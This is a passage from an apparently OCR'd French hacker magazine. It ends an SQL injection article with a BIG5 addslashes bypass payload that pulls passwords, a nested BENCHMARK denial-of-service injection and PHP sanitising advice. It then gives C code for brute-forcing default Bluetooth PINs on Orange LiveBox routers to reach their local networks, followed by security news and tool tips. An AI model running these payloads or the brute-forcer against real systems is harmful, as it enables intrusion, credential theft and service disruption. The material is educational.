La requête SET CHARACTER SET big5 précise le charset à utiliser à MySQL (ici c'est juste pour l'illustration de la faille), et on voit que la variable $pseudo est bien « sécurisée » avec addslashes. Le problème vient alors du fait que addslashes ne tient pas compte du fait que big5 utilise des caractères multi-octets comme par exemple ce caractère □ dont le code hexadécimal est 0xa25c. Effectivement, avec addslashes, les quotes (entre autres) dont le code hexadécimal est 0x27 seront précédés d'un anti-slash 0x5c. Donc, par exemple, si j'envoie la chaîne « ¢' », 0xa227 en hexadécimal, elle sera remplacé par addslashes par la chaîne 0xa25c27, et lorsque cette chaîne sera utilisée dans la requête SQL, étant donné que 0xa25c est un caractère valide dans le charset BIG5, MySQL l'interprétera comme une chaîne formée de deux caractères : notre caractère multi-octet et une quote !

Ainsi pour obtenir une injection SQL malgré addslashes il suffira d'envoyer « le caractère correspondant au premier octet d'un caractère multi-octet BIG5 » suivi d'une quote et de notre injection, par exemple : ¢' UNION SELECT password,1,1,1 FROM membres WHERE id=1#

DoS MySQL

Un autre vecteur d'attaque des injections SQL, pourrait être d'injecter des données afin de faire effectuer au serveur cible des opérations lourdes qui pourraient conduire à un déni de service. L'intérêt à mes yeux de ce type d'attaque étant moindre, nous ne verrons qu'une brève introduction.

On a vu que la fonction BENCHMARK est très coûteuse en ressources, une injection des plus lourdes l'utiliserai donc de manière récursive :

```
UNION SELECT BENCHMARK(9999999999999999,
BENCHMARK(9999999999999999, BENCHMARK(9999999999999999,
BENCHMARK(9999999999999999, MD5(NOW()))))))
```

On pourrait aussi saturer le disque dur en créant une multitude de lourds fichiers avec INTO OUTFILE. Ou encore empêche l'exécution d'une requête et lui faisant dépasser l'option max_packet_size, etc, etc...

IV) Sécurisation

Nous l'avons vu tout au long de cet article, les injections SQL peuvent s'avérer assez dangereuses, il devient donc essentiel de sécuriser les entrées de l'utilisateur avant de les utiliser dans une requête. On a également pu se rendre compte qu'échapper les caractères spéciaux comme les quotes ne suffit pas, puisqu'il est possible de réussir certaines injections sans les utiliser. Ainsi le meilleur moyen de sécurisation est de traiter les données entrantes au cas par cas, selon leur utilisation dans la requête.

Pour les valeurs numériques il convient de vérifier que la variable testée est bien un chiffre, la plupart du temps un entier positif, et qu'il ne dépasse pas une valeur maximale donnée. Les fonctions PHP is_numeric, is_int et intval pourrons nous être utiles.

Pour les chaînes de caractères un début pourrait être d'échapper les caractères spéciaux, mais il vaut mieux proscrire tous les caractères spéciaux, ou les caractères qui ne correspondent pas à l'information enregistrée : par exemple une quote, un null byte, ou un % n'ont strictement rien à faire là si l'information demandée est un prénom... Globalement, on pourra utiliser la fonction mysql_real_escape_string qui échappe un jeu de caractères dangereux, mais plus particulièrement on pourra utiliser preg_replace avec une classe de caractères définissant les seuls caractères autorisés, pour supprimer tous les autres. Il est également important de contrôler la longueur de la chaîne.

Voici, à titre d'exemple, une fonction PHP qui permettrai de contrôler/sécuriser des entiers positifs et des chaînes de caractères alphanumériques.



```
function mysql_secure($data, $type, $max)
{
# $data : données à sécuriser
# $type : 'int' ou 'str'
# $max : la longueur maximum pour une chaine, la valeur maximale pour un
nombre
# Valeur de retour : les données sécurisées où une valeur par défaut (0 ou
NULL)
switch($type)
{
case 'int':
if(is_numeric($data) && is_int($data) && $data>=0 && $data<=$max)
return $data;
else
return 0;
break;
case 'str':
if(is_string($data))
return preg_replace('#[^a-zA-Z0-9]#', NULL, substr($data, 0, $max));
else
return NULL;
break;

default:
return NULL;
}
}
```

Bien entendu, à chacun sa propre méthode de sécurisation, qui dépend de l'usage.

Conclusion

C'est la fin de cet article, j'espère qu'il aura été instructif pour chacun =)
On peut simplement dire en guise de conclusion qu'à travers cet article nous avons pu voir que les différentes exploitations des injections SQL sont nombreuses et dangereuses, et qu'il ne s'agit par conséquent pas d'un type de faille qu'il faut négliger. Comme pour beaucoup d'aspects sécuritaires, il existe un besoin de sensibilisation des développeurs à ces dangers afin de pouvoir s'en affranchir.

Avant de terminer j'adresse mes remerciements à Geo, et bien sur à HZV =)



FAIBLESSE BLUETOOTH LIVEBOX

par Virtualabs

Le bluetooth est une technologie relativement récente, fonctionnant dans la même plage de fréquence que le WiFi, et qui autorise les connections à des périphériques distants. C'est donc un vecteur de sécurité non négligeable, qui peut permettre à un attaquant de prendre la main sur un système distant.

Les techniques ciblant des téléphones mobiles sont désormais très connues, on citera juste pour exemple le bluesnarfing ou le bluebugging, mais il y a d'autres possibilités offertes par cette technologie, et notamment vis-à-vis des "Box" mises à disposition par les Fournisseurs d'Accès à Internet dans la grande majorité de leurs offres "Triple-Play" (Internet, téléphonie et vidéo à la demande, tout en un).

Association et code PIN

Lorsqu'un périphérique souhaite établir une connexion avec un autre périphérique (peu importe le type de périphérique), il est obligé d'effectuer une association, en présentant un code qui est généralement saisi sur les deux périphériques: le code PIN. Ce code est en quelque sorte un code de session, qui permet de s'assurer que les deux parties établissant la connexion sont bien supposées le faire. Toutefois, certains systèmes comme les oreillettes BlueTooth, ou encore les "Box" fournies par les FAIs, possèdent un code PIN par défaut. Selon le constructeur, ce sera "0000", ou encore "1234", voire même "6789". Le pin-code est pour la grande majorité des cas un code numérique sur quatre caractères, bien que les spécifications stipulent qu'il peut atteindre 8 caractères alphanumériques. Pour des raisons pratiques, la majorité des systèmes employant du BlueTooth se résument à utiliser un code PIN numérique de 4 chiffres car c'est très simple à utiliser avec un téléphone portable. Et vu que la plupart des "Box" essaient d'être compatibles avec les Smartphones, ce choix est aussi respecté de leur côté.

C'est cette particularité d'implémentation qui va nous permettre

d'attaquer ce type de périphérique.

La LiveBox d'Orange

Nous allons cibler pour notre petite démonstration une LiveBox identique à celle fournie à la plupart des particuliers. Nous utiliserons aussi un dongle BlueTooth USB générique.

L'idée est la suivante: si un périphérique possède le code PIN dans sa configuration, alors il y a moyen de trouver ce code en le testant au cas par cas. Cela fonctionne car aucune intervention humaine ne sera requise de la part du périphérique employant ce code PIN préalablement paramétré, ce qui permettra de recommencer le test jusqu'à trouver le bon code. Le seul problème que pose cette technique d'attaque est qu'elle reste relativement longue à mettre en oeuvre, tout simplement parce que la phase d'association n'est pas très rapide (compter en moyenne deux secondes par association). Ce qui donne pour un code PIN de quatre chiffres 10 000 combinaisons à tester, chaque combinaison prenant environ deux secondes, soit au total 20 000 secondes. Une heure équivalant à 3600 secondes, on peut donc espérer avoir tenté toutes les possibilités en à peu près 5 heures et 30 minutes, ce qui reste relativement raisonnable.

Du point de vue de la LiveBox, il n'y a absolument aucun filtrage effectué (du moins pour la version fournie aux particuliers, la version Pro effectuant un filtrage automatique sur la MAC du périphérique tentant de s'associer – i.e. la MAC du dongle BlueTooth USB). Pire, la MAC est ensuite automatiquement ajoutée aux périphériques de confiance quand l'association est correctement effectuée (lorsque l'on fournit le bon code PIN). Cela permet d'associer un nouveau périphérique (BlueTooth ou WiFi) sans avoir à appuyer sur le bouton spécialement conçu à cet effet, situé à l'arrière de la LiveBox, ce qui peut être très utile si on fait face à des problèmes de spoofing MAC côté WiFi.

L'impact de cette attaque est catastrophique sur la sécurité du système car un attaquant étant connecté à une LiveBox peut avoir accès au réseau local, grâce à des outils comme PANd.

Récupération du code PIN

Pour récupérer le code PIN employé par un périphérique tel que ceux mentionnés précédemment, il suffit simplement de faire une attaque par force-brute, grâce à un outil spécialement conçu. Nous avons développé dans ce sens un petit logiciel permettant d'effectuer cette récupération, basé sur la technologie DBUS et la bibliothèque BlueZ.

Le fonctionnement est relativement simple : un thread s'occupe de tester tous les codes PIN possibles tandis que le thread principal supervise les opérations, autorisant ainsi un affichage non-bloquant.

```
 /*************************************************************
Le code du thread permettant de vérifier un code pin donné
*************************************************************/

void TryToConnect(TThreadParams *params)
{
uint16_t handle;

if (hci_create_connection(params->dd, &params->bdaddr, htobs(params-
>ptype),htobs(0x0000), params->role, &handle, 25000) < 0)
{
/* increment pin code */

pthread_mutex_lock(&pincode_mutex);

pincode++;
```

```
pthread_mutex_unlock(&pincode_mutex);
}
else
{
pthread_mutex_lock(&found_mutex);
found = 1;
pthread_mutex_unlock(&found_mutex);
hci_disconnect(params->dd, handle, 0x13, 25000);
}
__io_terminated = 1;
}
[...]

/**********************************
Bruteforce par création successive d'un thread par code pin à tester.
**********************************/

printf("[+] Brute-forcing ...\n");
time(&t_start);
while(!found)
{
/* on crée une match string */

snprintf(match_string, sizeof(match_string),
"interface=%s,member=NameOwnerChanged,arg0=%s",
DBUS_INTERFACE_DBUS, "org.bluez");
dbus_bus_add_match(conn, match_string, NULL);

/* On crée un thread =) */

__io_terminated = 0;
thread = pthread_create(&t1, NULL, (void *)TryToConnect, reateThreadParams(conn,bdaddr,dd, role, ptype));

/* On dispatche */

memset(&sa, 0, sizeof(sa));
sa.sa_flags = SA_NOCLDSTOP;
sa.sa_handler = sig_term;
```

```
sigaction(SIGTERM, &sa, NULL);
sigaction(SIGINT, &sa, NULL);

while (!__io_terminated) {
if (dbus_connection_read_write_dispatch(conn, 500) != TRUE)
break;
}
/* re-register the agent */

dbus_connection_flush(conn);
pthread_join(t1, NULL);
pthread_mutex_lock(&found_mutex);
if (found)
{
if (pin_req_done)
{
printf("[!] Pincode Found: %04d\n",pincode);
exit(0);
}
else
{
printf("[!] No pincode needed.\n");
}
}
else
{
if (!pin_req_done)
{
printf("[-] Unable to connect to device.\n");
exit(0);
}
}
pthread_mutex_unlock(&found_mutex);
}
```

On pourrait envisager de tester différents codes pin en simultané, mais il faudrait dans ce cas gérer plusieurs dongles, c'est une des limitations techniques imposées par le bluetooth. Le programme explicité dans cet article se limite à l'emploi d'un seul dongle.

Le code source complet de ce logiciel est fourni en annexe de cet article.

Une fois le code PIN récupéré, il devient alors facile de créer une connexion avec le péri-

phérique, en utilisant hcitool par exemple. A noter que ce petit programme fonctionne avec tous les périphériques employant un code PIN stocké, que ce soit des oreillettes ou des périphériques de biométrie employant la technologie BlueTooth.

A noter une fonctionnalité très intéressante du bluetooth: une fois que l'on a réussi à s'appairer avec un périphérique, une clef de liaison est mémorisée (dans le dongle) et évite à l'utilisateur d'avoir à entrer un code pin. Dans le cadre d'une association à une box (à code pin fixe), le programme fourni dans cet article effectue cette première association, et aucun code pin ne sera demandé à l'utilisateur, qui peut utiliser la connexion établie afin d'accéder au réseau.

Conclusion

Encore une fois, une faiblesse d'implémentation d'un protocole offre un moyen simple de compromettre la sécurité d'un système. L'attaque présentée dans cet article est relativement triviale, et couvre bon nombres de périphériques, au delà des simples "Box". Un bémol toutefois, spoofer l'adresse MAC d'un périphérique BlueTooth (notamment USB) restant complexe (flashage du firmware du périphérique, emploi d'outils spécialisés tels que BlueMaho), le contournement des filtrages par adresse MAC reste donc difficilement envisageable.

Fichier **btpin.c** attaché en pièce jointe au PDF

Hack News

The Pirate Bay : Remue ménage en Suèderie

Décidément, on en aura entendu parlé de cette baie de pirates. Le site reconnu comme un des plus gros référenceur de fichiers BitTorrent au monde et basé dans le pays Suédois, a vu naître à son encontre un véritable acharnement politico-mediatico-judiciaire, à tel point que ses servers ont été récemment racheté par... un musée Suédois ! Véritable symbole pour certains, exemple à faire pour quelques autres, c'est l'éternel combat qui s'annonce palpitant pour les prochaines décennies de l'Etat souverain contre de l'Internet anarchique. Trêve de prologue, une fois de plus un site P2Piriste s'oppose malgré lui à la dur loi du marché et à la justice de son pays.

Le 31 mai 2006, une première perquisition eu lieu sous pression de la MPA (Motion Picture Association) pour saisir les servers et par la même, arrêter les 3 responsables du site. Mais divers documents diffusé montrèrent l'application direct de la MPA et mirent de ce fait, fin à la plainte. Moins d'un an plus tard en janvier 2007, les responsables lancent un appel aux dons pour acheter l'île de Sealand, une micronation au large du Royaume-Uni, afin d'échapper une bonne fois pour toute à cette oppression juridique Etatique. Mais l'achat n'eu finalement pas lieu, le prince de Sealand eu finalement une crise de moralité aiguë. Août 2008 sur ordre de la justice, l'Italie bloque le nom de domaine ainsi que les adresses IP utilisées par le site, ce qui conduisit The pirate Bay à changer immédiatement ses adresses. Mais c'est le 16 février 2009 que les événements ce sont rapidement précipité lors de l'ouverture du fameux procès. D'abord discrédité par leur méconnaissance du fonctionne du site, les avocats de la partie adverse ont rapidement repris du poil de la bête en réussissant, au final, par obtenir près de 2,7 millions d'euros de dommages et intérêts à l'industrie du disque, du cinema et du jeu vidéo. C'est alors que Sveriges Radio (radio Suedoise) révéla le 23 Avril 2009 que le juge du procès était en fait membre de plusieurs organisation de protection des droits d'auteur, lequel s'est défendu brillamment en déclarant que son point de vue n'avait pas été influencé par son investissement auprès des groupes de protection des droits d'auteur. Dur à croire. ;)

Les avocats de The Pirate Bay peuvent désormais prétendre à un nouveau procès qui pourrait les conduires avec un peu (beaucoup) de chance, vers une nouvelle sortie fracassante.

Souriez, vous êtes Spammé ! (par Enila)

En novembre, vous avez tous étés tristes de ne plus recevoir de la pub, dans votre boîte e-mail, pour de quelconques pilules bleues – et je ne parle pas de celle que Morpheus proposa à Néo – ou autres engins spéciaux fabriqués en Suède venant de site on ne peut plus douteux ? Se dire que sa messagerie est en manque de nourriture, ça nous fout le moral dans les chaussettes.

Le pourquoi du comment s'explique tout simplement par une diminution brutale de spams le 11 novembre dernier. Et ce, pas à cause d'une décision raisonnable prise par ceux qui étaient à la tête de la société McColo, hébergeur localisé aux États-Unis, où se trouvaient de milliers de botnets et autres PC zombies

destinés à la propagation de spams pour venir remplir chaque jour notre boite mail que nous chérissons tous.

Non, cette baisse de spams (une diminution environnant les 70% !) nous la devons à Brian Kerbs, journaliste et expert en informatique au Washington Post, qui a suivi une enquête assidue sur les sociétés louches de Californie. Son enquête l'a donc entraîné vers la société McColo qui encombrait notre Toile préférée.

Après cette découverte, le journaliste a tout mis en oeuvre pour que la société californienne soit coupée le plus rapidement possible de tout accès à Internet. Mettant ainsi la société dans l'impossibilité de continuer à diffuser des solutions à vos gros soucis personnels les plus intimes, contre votre gré bien évidemment. Vous avez pu peut-être le constater mais cette situation n'a pas duré très longtemps.

Effectivement, après la coupure de McColo, les spameurs ne se sont pas tournés les pouces et ont bien vite trouvé un autre moyen d'organiser leurs botnets pour reprendre leurs activités. Ça fait sourire non ? :-)

Signalement Spam Mobile : 33700

Bien que moins connu, les spams sur téléphone mobile sont néanmoins de plus en plus présent. Pour remédier à cela le secrétaire d'Etat à la consommation Luc Chatel à lancé un nouveau numéro, le 33700.
Par la simple copie du spam sur ce numéro, le tout nouveau service mettra en place des mesures à l'encontre des numéros signalés voir même une suspension de numéro. Il était temps...

Copy Keys !

Vous ne laisserez plus jamais traîner vos clés sur un rebord de fenêtre.
http://vision.ucsd.edu/~blaxton/sneakey.html
Matlab, un appareil photo, une longue vue et une machine de découpe, le voisin laisse traîner ses clé sur la table, voilà, vous avez ses clés.

Les travaux de Benjamin Laxton, Kai Wang et Stefan Savage du département infomatique de l'université de Californie sont plutôt impressionnants. Les trois ingénieurs ont réussit la prouesse avec un peu de programmation Matlab et une photo, de recopier intégralement une clé de serrure. Sous un grand nombre d'angles différents et même à une longue distance, la copie à l'identique sur un morceau de bois deviens alors totalement automatisé. Mais la technique fonctionne également sur n'importe quelle photo de clé trouvée sur internet. Les auteurs indiquent néanmoins que la technique est surtout fonctionnelle sur un type de clé très répandu aux Etats-Unis. Mais rien n'empêcherait de l'adapter.
Ça laisse songeur de ce que certains pro savent déjà faire...

PETITS CONSEILS ENTRES AMIS


Simulateur de réseaux

En ces temps de crises, il n'est pas toujours aisé de disposer de matériels sophistiqués pour expérimenter les joies de la configuration d'un réseau complexe. Mais la virtualisation va une nouvelle fois vous sauver la vie.

Ces mini laboratoires virtuels vous permettront de créer des switches, des hubs, des routeurs et j'en passe, vous dédouanant ainsi de l'achat de matériel réseau plus qu'onéreux.

Liens

Netkit : www.netkit.org
Marionnet : http://www.marionnet.org/
GNS3 : http://www.gns3.net/



La totale pour les virus

Tout les antivirus ne se ressemble pas. Certains détecte mieux, d'autre se mélangent royalement les pinceaux, pas toujours facile d'être sûr de soi. Alors quand le doute s'installe et que la corbeille est pleine, il reste encore une alternative : le site web Virustotal.
Ce site vous propose gratuitement de passer votre fichier douteux à l'analyse d'une quarantaine d'antivirus et antispyware du marché.
Le résultat est bien souvent sans appelle.

VIRUS TOTAL

Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

File **Projet.zip** received on **04.01.2009 14:14:02 (CET)**
Current status: **finished**
Result: **21/33 (63.64%)**

Compact — Print results

Antivirus	Version	Last Update	Result
a-squared	4.0.0.101	2009.04.01	-
AhnLab-V3	5.0.0.2	2009.04.01	Win-Trojan/Remotesob.906239
AntiVir	7.9.0.129	2009.04.01	-
Antiy-AVL	2.0.3.1	2009.04.01	HackTool/Win32.AntiAV
Authentium	5.1.2.4	2009.03.31	-
Avast	4.8.1335.0	2009.03.31	-
BitDefender	7.2	2009.04.01	Trojan.Muldrop.1923.A
CAT-QuickHeal	10.00	2009.04.01	-
ClamAV	0.94.1	2009.04.01	Trojan.Downloader-44957
Comodo	1092	2009.03.31	TrojWare.Win32.TrojanNotifier.Small.C
DrWeb	4.44.0.09170	2009.04.01	BackDoor.Nono
eTrust-Vet	31.6.6429	2009.04.01	-
F-Prot	4.4.4.56	2009.03.31	File is damaged
Fortinet	3.117.0.0	2009.04.01	PossibleThreat
GData	19	2009.04.01	Trojan.Muldrop.1923.A
Ikarus	T3.1.1.49.0	2009.04.01	HackTool.Win32.AntiAV.u
K7AntiVirus	7.10.687	2009.03.31	Trojan.Win32.Malware.4
Kaspersky	7.0.0.125	2009.04.01	-
McAfee	5570	2009.03.31	Generic.dx

VirusTotal : http://www.virustotal.com/fr/

Cacher la version Apache & PHP

La première chose à faire lorsque l'on attaque un site web, c'est de voir avec quoi il tourne. Donc la première chose à faire quand on veut le sécuriser, c'est limiter les fuites d'infos. Voici quelques astuces simple pour éviter les premières fuites.

Commencer par éditer le fichier de configuration d'Apache (httpd.conf). Deux options sont à modifier ici, ServerTokens et ServerSignature. Par defaut voici ce qu'elles affichent :

```
Server: Apache/2.0.41 (Unix)
PHP/4.2.2 MyMod/1.2
```

Passez ServerTokens en Prod et ServerSignature en Off et vous ne verrez alors plus que :

```
Server : Apache
```


Pour PHP même principe, la version peut permettre l'identification de faille non patché alors dans le fichier de configuration (php.ini), passez l'option expose_php à Off.


Pour vérifier si ces fuites sont colmatés faites un telnet www.votresite.com 80 ; puis entrer HEAD / HTTP/1.1 ou encore cURL sous Linux et Mac avec l'option HTTP-header only (-I) et lisez attentivement le résultat.

Protégez et cachez gratuitement vos données sensibles

Loin d'être une nouveauté, TrueCrypt permet de créer des partitions virtuelles et de les crypter via plusieurs algorithmes disponibles. Entièrement gratuit et disponible sous Windows, Mac et Linux, TrueCrypt fonctionne de manière assez simple. Une fois installé, il vous proposera de créer un volume sur un disque ou sur une clé avec la taille, le cryptage et le mot de passe de votre choix. Une fois fini et monté, vous pourrez transférer simplement tout les fichiers sur votre volume de manière totalement transparente.

TrueCrypt : http://www.truecrypt.org/





A L'HONNEUR

Site The Tokeneer Project

http://www.adacore.com/home/products/gnatpro/tokeneer/

Le projet Tokeneer est une méthode de conception logicielle reposant sur le langage Spark Ada, qui a pour but de promouvoir l'ingénierie logicielle à haute garantie.
Commandé par l'agence national américaine de sécurité (la NSA) à la société britanique Praxis Hight Integrity Systems, le projet Tokeneer est aujourd'hui Open Source et disponible gratuitement sur le site officiel.
L'idée est donc ici de réduire le coût et le temps de développement des application hautement sécurisées en se basant sur l'Ada pour sa fiabilité et sa flexibilité (on l'utilise par exemple dans le TGV ou les missiles) et sur Spark qui inclus un grand nombre de chaîne de vérification.

Vous trouverez sur le site de nombreux témoignages et documentations avec les outils de développement disponible pour Windows, Mac et Linux.

Site HSC

http://www.hsc.fr/ressources/index.html.fr

Hervé Schauer Consultants est un cabinet français de sécurité assez réputé depuis de nombreuses années. En revanche les ressources disponibles sur son site le sont beaucoups moins.
Vous y trouverez donc gratuitement cours, études, outils et de nombreuses sources externes externe recommandé par HSC.

De quoi satisfaire tout les curieux. ;)

Tools THC HYDRA

http://freeworld.thc.org/thc-hydra/

On vous le dira jamais assez, faites des mot de passe fort lors de l'utilisation de service web.
THC HYDRA est un outil qui permet de bruteforcer d'un service distant sécurisé par un simple mot de passe, que ce soit via Telnet, Ftp, Http, MySQL, LDAP ou même Pop3.
A n'essayer que sur ses propres machines ou avec l'accord de l'administrateur dudit service.

Tools Windows Sysinternal

http://technet.microsoft.com/fr-fr/sysinternals/default.aspx

Microsoft aussi fait des trucs gratuits et utiles parfois..
Sur ce site vous trouverez une boite à outils permettant le diagnostique et le dépannage de votre système d'exploitation *favori* ! Windows Sysinternals né en 2006 de l'acquisition de la société Sysinternals (d'où le nom..), réunit un grand nombre de petit logiciels conçu par divers auteurs, on peut citer notamment : TCPView, ProcessMonitor ou encore RootkitRevealer.
A voir si vous avez envie de bien maîtriser votre GruyereSystem.

Site Pistage Bluetooth

http://bluetoothtracking.org/

Un site à déconseillé a tout les paranos qui pensent que leur téléphone portatif n'est pas un danger pour eux. Un informaticien néerlandais agé de 35 ans c'est amusé chez lui à créer un simple système de pistage d'appareil Bluetooth.
Lorsque que vous activer le Bluetooth sur votre téléphone, celui ci émet son identité dans toute les directions pour permettre l'échange de photo avec un autre téléphone ou pour utiliser votre oreillette sans fil. L'informaticien a alors créé un système d'écoute d'appareil Bluetooth dispatché chez ses proches et dans sa voiture. Lorsqu'alors un téléphone passait à bonne distance de celui-ci, une page spéciale était crée sur son server personnel. Il s'est alors amusé à collecter les informations traitées et à les diffuser sur son site web. Au final on remarquera comment une fois de plus, un simple passionné à mis en avant la facilité de détournement des nouvelles technologies.

Je suis sûr que vous comprendrez un jour pourquoi le monsieur à casquette vous confisque votre smartphone quand vous allez une

fois par mois à la Maison Blanche.

Site L'erreur est humaine... (par Enila)

